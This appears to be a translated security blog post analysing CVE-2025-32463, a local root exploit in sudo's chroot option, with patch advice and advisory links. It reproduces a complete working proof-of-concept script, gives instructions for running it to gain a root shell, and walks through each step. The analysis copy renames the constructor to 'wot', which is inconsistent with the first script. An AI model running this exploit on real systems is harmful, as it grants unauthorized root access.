 🚶🚶Every step counts.
0x01 Introduction
<span>sudo chroot</span> is a powerful command combination in Linux systems that allows switching to a specified directory with superuser privileges and running commands or starting sessions with that directory as the new root directory. <span>sudo</span> is used to obtain administrative privileges, while <span>chroot</span> (change root) sets the specified directory as the new root directory, creating an isolated environment. This combination is commonly used in scenarios such as system maintenance, software testing, and security isolation. For example, when fixing system issues, one can use <span>sudo chroot</span> to enter an isolated environment, avoiding further impact on the main system; in software testing, it can limit the scope of the testing environment to prevent potential system-level issues. In this way, <span>sudo chroot</span> provides a flexible and secure way to manage and operate Linux systems.
0x02 Vulnerability Description
Vulnerability ID: CVE-2025-32463
This is a serious local privilege escalation vulnerability with a CVSS score of 7.8, classified as high risk. This vulnerability allows local low-privileged users to trigger dynamic library loading through a specially crafted malicious <span>chroot</span> environment, thereby executing arbitrary code with root privileges. Attackers can exploit the <span>sudo</span> <span>-R</span> (i.e., <span>--chroot</span>) option to trick <span>sudo</span> into loading malicious shared libraries from a user-specified root directory. The root cause of the issue lies in the fact that <span>sudo</span> begins to resolve paths in the user-controlled <span>chroot</span> environment before reading the <span>sudoers</span> configuration file.
0x03 Exploitation Conditions
1) Affected Versions
1.9.14 <= sudo <= 1.9.17
Versions in the 1.8 series and earlier are not affected as they do not include the chroot functionality. In specific configurations or distributions, even if the version is earlier than the official announcement, potential unsafe behaviors may still be exploited.
2) Permission Requirements
Regular user
3) Other Conditions
<span>sudo</span> version must support the <span>--chroot</span> feature.
0x04 Environment Setup
The author has attempted to reproduce this on ubuntu-22.04.5-desktop-amd64 and ubuntu-18.04.6-desktop-amd64, both of which failed. Finally, it was successfully reproduced on kali-linux-2024.1-amd64, and further tests confirmed that Fedora 41 Server and Ubuntu 24.04-1 are also vulnerable.
- Download the Linux ISO of the vulnerable version of sudo from the official website, using the first release of Kali 2024 as an example.
- https://old.kali.org/kali-images/kali-2024.1/
0x05 Vulnerability Reproduction
POC:
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > woot1337.c <<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
- After successful installation, place the POC in any folder (I placed it on the desktop), then open this folder in the terminal.
- Use
<span>chmod +x ./poc.sh</span>to add executable permissions to the poc file. - Then directly execute
<span>./poc.sh</span>to find that it has automatically escalated to the root user.
0x06 Vulnerability Analysis
Vulnerability Principle
<span>sudo</span> enters a controllable <span>chroot</span> environment specified by the <span>-R</span> parameter before resolving commands matching the <span>/etc/sudoers</span> file. If an attacker can place malicious configuration files and dynamic libraries in that directory, it may trigger malicious code before the <span>sudo</span> permission checks, thereby bypassing permission control and achieving privilege escalation.
Specific Process
- Enter the controllable
<span>chroot</span>environment:
- The attacker specifies a directory as the root directory of the
<span>chroot</span>environment using the<span>-R</span>parameter. <span>sudo</span>switches to that directory and treats it as the new root directory.
- Malicious
<span>/etc/nsswitch.conf</span>: Configuration file used to specify the loading order of glibc’s NSS (Name Service Switch) modules. - Malicious
<span>libnss_*.so</span>dynamic libraries: Forged dynamic library files containing malicious code. - Malicious
<span>/etc/passwd</span>and<span>/etc/group</span>files: Used to forge user and group information.
- In the specified directory, the attacker places the following malicious files:
- When
<span>sudo</span>starts resolving user information, it calls functions like<span>glibc</span>‘s<span>getpwnam()</span>. <span>glibc</span>loads the corresponding<span>libnss_*</span>dynamic libraries based on the<span>/etc/nsswitch.conf</span>file.- Since
<span>sudo</span>has already entered the attacker-controlled<span>chroot</span>environment, it will load the attacker-forged malicious dynamic library. - The malicious dynamic library will execute arbitrary code with
<span>root</span>privileges upon loading.
- Since the malicious code executes before the
<span>sudoers</span>file check, there is no need to match the permission rules in the<span>sudoers</span>file. - The attacker can directly execute arbitrary code, achieving privilege escalation.
Essential Analysis
- Key Point:
<span>glibc</span>‘s NSS module loading mechanism is triggered before the<span>sudo</span>permission check, and the loaded dynamic libraries have<span>root</span>privileges. - Cause of the Vulnerability:
<span>sudo</span>fails to adequately verify the security of the environment after entering the<span>chroot</span>environment, allowing attackers to bypass permission control through forged configuration files and dynamic libraries.
POC Analysis
This script exploits the <span>sudo -R</span> vulnerability by using a forged <span>chroot</span> environment and malicious dynamic libraries to bypass permission checks and gain <span>root</span> privileges.
1. Create a temporary directory
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1
- Create a temporary directory to store malicious files.
2. Write malicious code
cat > woot1337.c <<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void wot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF
- Write a C program that uses
<span>__attribute__((constructor))</span><span> to automatically execute code when the dynamic library is loaded.</span> - The code will set the current process’s user and group ID to
<span>root</span>, then switch to the root directory and start a<span>bash</span>shell.
3. Create a forged <span>chroot</span> environment
mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
- Create a forged
<span>chroot</span>environment directory structure. - Forge the
<span>/etc/nsswitch.conf</span>file to specify loading the malicious dynamic library. - Copy the
<span>/etc/group</span>file into the forged environment.
4. Compile the malicious dynamic library
gcc -shared -fPIC -Wl,-init,wot -o libnss_/woot1337.so.2 woot1337.c
- Compile the malicious code into a dynamic library, ensuring that the malicious function executes upon loading.
5. Trigger the vulnerability
sudo -R woot woot
- Use
<span>sudo -R</span>to enter the forged<span>chroot</span>environment, triggering the loading of the malicious dynamic library and executing the malicious code.
6. Clean up temporary files
rm -rf ${STAGE?}
- Delete the temporary directory to clean up traces.
0x07 Mitigation Recommendations
- Security Updates
- The official security update has been released; users are advised to upgrade to the latest version: sudo >= 1.9.17p1
- https://www.sudo.ws/security/advisories/host_any/
- https://www.sudo.ws/security/advisories/chroot_bug
- Search the environment for any content using the Host or Host_Alias options. Check all Sudo rules defined in
<span>/etc/sudoers</span>and files under<span>/etc/sudoers.d</span>. If Sudo rules are stored in LDAP, use tools like ldapsearch to dump these rules.
Reference Links
- https://ubuntu.com/security/CVE-2025-32463
- https://nvd.nist.gov/vuln/detail/CVE-2025-32463
Author|HowellTypesetting|Stock Price
For learning reference only,
Please do not use for illegal purposes, otherwise consequences will be at your own risk.
Follow “Bear_Hackers” to learn with us, see you next time!🥰❤️If you like it, give it a thumbs up~ 👍👍